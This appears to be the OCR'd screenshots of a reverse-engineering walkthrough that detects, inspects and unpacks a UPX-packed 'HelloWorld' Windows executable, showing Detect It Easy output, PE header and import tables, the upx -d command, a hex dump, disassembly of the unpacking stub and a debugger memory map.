
NumberOfSections: 0003   SizeOfImage: 0000e000

packer UPX(3.96)[NRV,best]

linker unknown(2.32)[EXE32,console]

Detect It Easy

100%   94 ms





Offset: 0   Size: 10752

Entropy(bits/byte): 7.40219   92%   packed


PE Header("2.62837")
Section0("UPX0")("0")
Section1("UPX1")("7.67966")
Section2("UPX2")("2.64845")

100%






Offset	Name	Value	Value
A8	Entry Point	C230	
AC	Base of Code	A000	
B0	Base of Data	D000	
B4	Image Base	400000	
B8	Section Alignment	1000	
BC	File Alignment	200	
C0	OS Ver. (Major)	4	Windows 95 / NT 4.0
C2	OS Ver. (Minor)	0	
C4	Image Ver. (Major)	1	
C6	Image Ver. (Minor)	0	
C8	Subsystem Ver. (Major)	4	
CA	Subsystem Ver. Minor)	0	
CC	Win32 Version Value	0	
D0	Size of Image	E000	
D4	Size of Headers	1000	



Offset	Name	Func. Count	Bound?	OriginalFirstT	TimeDateSta	Forwarder	NameRVA	FirstThunk
2800	KERNEL32....	4	FALSE	0	0	0	D090	D064
2814	libgcc_s_dw...	1	FALSE	0	0	0	D09D	D078
2828	libstdc++-6....	1	FALSE	0	0	0	D0B0	D080
283C	msvcrt.dll	1	FALSE	0	0	0	D0C0	D088

KERNEL32.DLL [4 entries]


Call via	Name	Ordinal	Original Thun	Thunk	Forwarder	Hint
D064	LoadLibraryA	-	-	D0EA	-	0
D068	ExitProcess	-	-	D0CC	-	0
D06C	GetProcAddress	-	-	D0DA	-	0
D070	VirtualProtect	-	-	D0F8	-	0




```
C:\Users\Terminator\Desktop>upx.exe -d Packed.exe -o HelloWorld_Unpacked.exe
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2020
UPX 3.96w       Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 23rd 2020

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     20480 <-     10752   52.50%    win32/pe     HelloWorld_Unpacked.exe

Unpacked 1 file.

C:\Users\Terminator\Desktop>
```

```
      0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F     0 1 2 3 4 5 6 7 8 9 A B C D E F
6D0   83 EC 1C C7 04 24 01 00 00 00 FF 15 D8 81 40 00    . ì . Ç . $ . . . . ÿ . Ø . @ .
6E0   E8 BB FE FF FF 8D B4 26 00 00 00 00 8D 74 26 00    è » þ ÿ ÿ . ´ & . . . . . t & .
6F0   83 EC 1C C7 04 24 02 00 00 00 FF 15 D8 81 40 00    . ì . Ç . $ . . . . ÿ . Ø . @ .
700   E8 9B FE FF FF 8D B4 26 00 00 00 00 8D 74 26 00    è . þ ÿ ÿ . ´ & . . . . . t & .
710   FF 25 04 82 40 00 8D B4 26 00 00 00 00 8D 76 00    ÿ % . . @ . . ´ & . . . . . v .
720   FF 25 F4 81 40 00 90 90 90 90 90 90 90 90 90 90    ÿ % ô . @ . . . . . . . . . . .
730   55 89 E5 56 53 83 EC 10 C7 04 24 00 50 40 00 E8    U . å V S . ì . Ç . $ . P @ . è
740   14 28 00 00 83 EC 04 85 C0 74 75 C7 04 24 00 50    . ( . . . ì . . À t u Ç . $ . P
```


Offset	Name	Value	Value
A8	Entry Point	12D0	
AC	Base of Code	1000	
B0	Base of Data	4000	
B4	Image Base	400000	
B8	Section Alignment	1000	
BC	File Alignment	200	
C0	OS Ver. (Major)	4	Windows 95 / NT 4.0
C2	OS Ver. (Minor)	0	
C4	Image Ver. (Major)	1	




```
EIP ECX EDX ESI EDI  0040C230     60               pushad                          EntryPoint
                     0040C231     BE 15A04000      mov esi,packed.40A015           esi:EntryPoint
                     0040C236     8DBE EB6FFFFF    lea edi,dword ptr ds:[esi-9015] edi:EntryPoint
                     0040C23C     57               push edi                        edi:EntryPoint
                     0040C23D   ˅ EB 0B            jmp packed.40C24A
                     0040C23F     90               nop
                     0040C240     8A06             mov al,byte ptr ds:[esi]        esi:EntryPoint
                     0040C242     46               inc esi                         esi:EntryPoint
                     0040C243     8807             mov byte ptr ds:[edi],al        edi:EntryPoint
                     0040C245     47               inc edi                         edi:EntryPoint
                     0040C246     01DB             add ebx,ebx
                     0040C248   ˅ 75 07            jne packed.40C251
                     0040C24A     8B1E             mov ebx,dword ptr ds:[esi]      esi:EntryPoint
                     0040C24C     83EE FC          sub esi,FFFFFFFC                esi:EntryPoint
                     0040C24F     11DB             adc ebx,ebx
                     0040C251   ^ 72 ED            jb packed.40C240
                     0040C253     B8 01000000      mov eax,1
                     0040C258     01DB             add ebx,ebx
                     0040C25A   ˅ 75 07            jne packed.40C263
                     0040C25C     8B1E             mov ebx,dword ptr ds:[esi]      esi:EntryPoint
                     0040C25E     83EE FC          sub esi,FFFFFFFC                esi:EntryPoint
                     0040C261     11DB             adc ebx,ebx
                     0040C263     11C0             adc eax,eax
                     0040C265     01DB             add ebx,ebx
                     0040C267   ^ 73 EF            jae packed.40C258
                     0040C269   ˅ 75 09            jne packed.40C274
                     0040C26B     8B1E             mov ebx,dword ptr ds:[esi]      esi:EntryPoint
                     0040C26D     83EE FC          sub esi,FFFFFFFC                esi:EntryPoint
                     0040C270     11DB             adc ebx,ebx
                     0040C272   ^ 73 E4            jae packed.40C258
```




```
Address  Size     Info                                 Content                     Type Protection Initial
00010000 00010000                                                              MAP  -RW--      -RW--
00040000 0001B000                                                              MAP  -R---      -R---
00060000 00035000 Reserved                                                     PRV             -RW--
00095000 0000B000                                                              PRV  -RW-G      -RW--
000A0000 00004000                                                              MAP  -R---      -R---
000B0000 00002000                                                              PRV  -RW--      -RW--
000C0000 000C7000 \Device\HarddiskVolume4\Windows\S                            MAP  -R---      -R---
00190000 00035000 Reserved                                                     PRV             -RW--
001C5000 0000B000                                                              PRV  -RW-G      -RW--
00200000 001A6000 Reserved                                                     PRV             -RW--
003A6000 0000E000                                                              PRV  -RW--      -RW--
003B4000 0004C000 Reserved (00200000)                                          PRV             -RW--
00400000 00001000 packed.exe                                                   IMG  -R---      ERWC-
00401000 00009000  "UPX0"                                                      IMG  ERW--      ERWC-
0040A000 00003000  "UPX1"                                                      IMG  ERWC-      ERWC-
0040D000 00001000  "UPX2"                                                      IMG  -RW--      ERWC-
00410000 001FB000 Reserved                                                     PRV             -RW--
0060B000 00005000 Thread 1DC8 Stack                                            PRV  -RW-G      -RW--
00610000 00035000 Reserved                                                     PRV             -RW--
00645000 0000B000                                                              PRV  -RW-G      -RW--
00650000 00035000 Reserved                                                     PRV             -RW--
00685000 0000B000                                                              PRV  -RW-G      -RW--
00780000 00007000                                                              PRV  -RW--      -RW--
00787000 00009000 Reserved (00780000)                                          PRV             -RW--
008D0000 00003000                                                              PRV  -RW--      -RW--
008D3000 0000D000 Reserved (008D0000)                                          PRV             -RW--
00970000 0000E000                                                              PRV  -RW--      -RW--
0097E000 000F2000 Reserved (00970000)                                          PRV             -RW--
00A70000 001FC000 Reserved                                                     PRV             -RW--
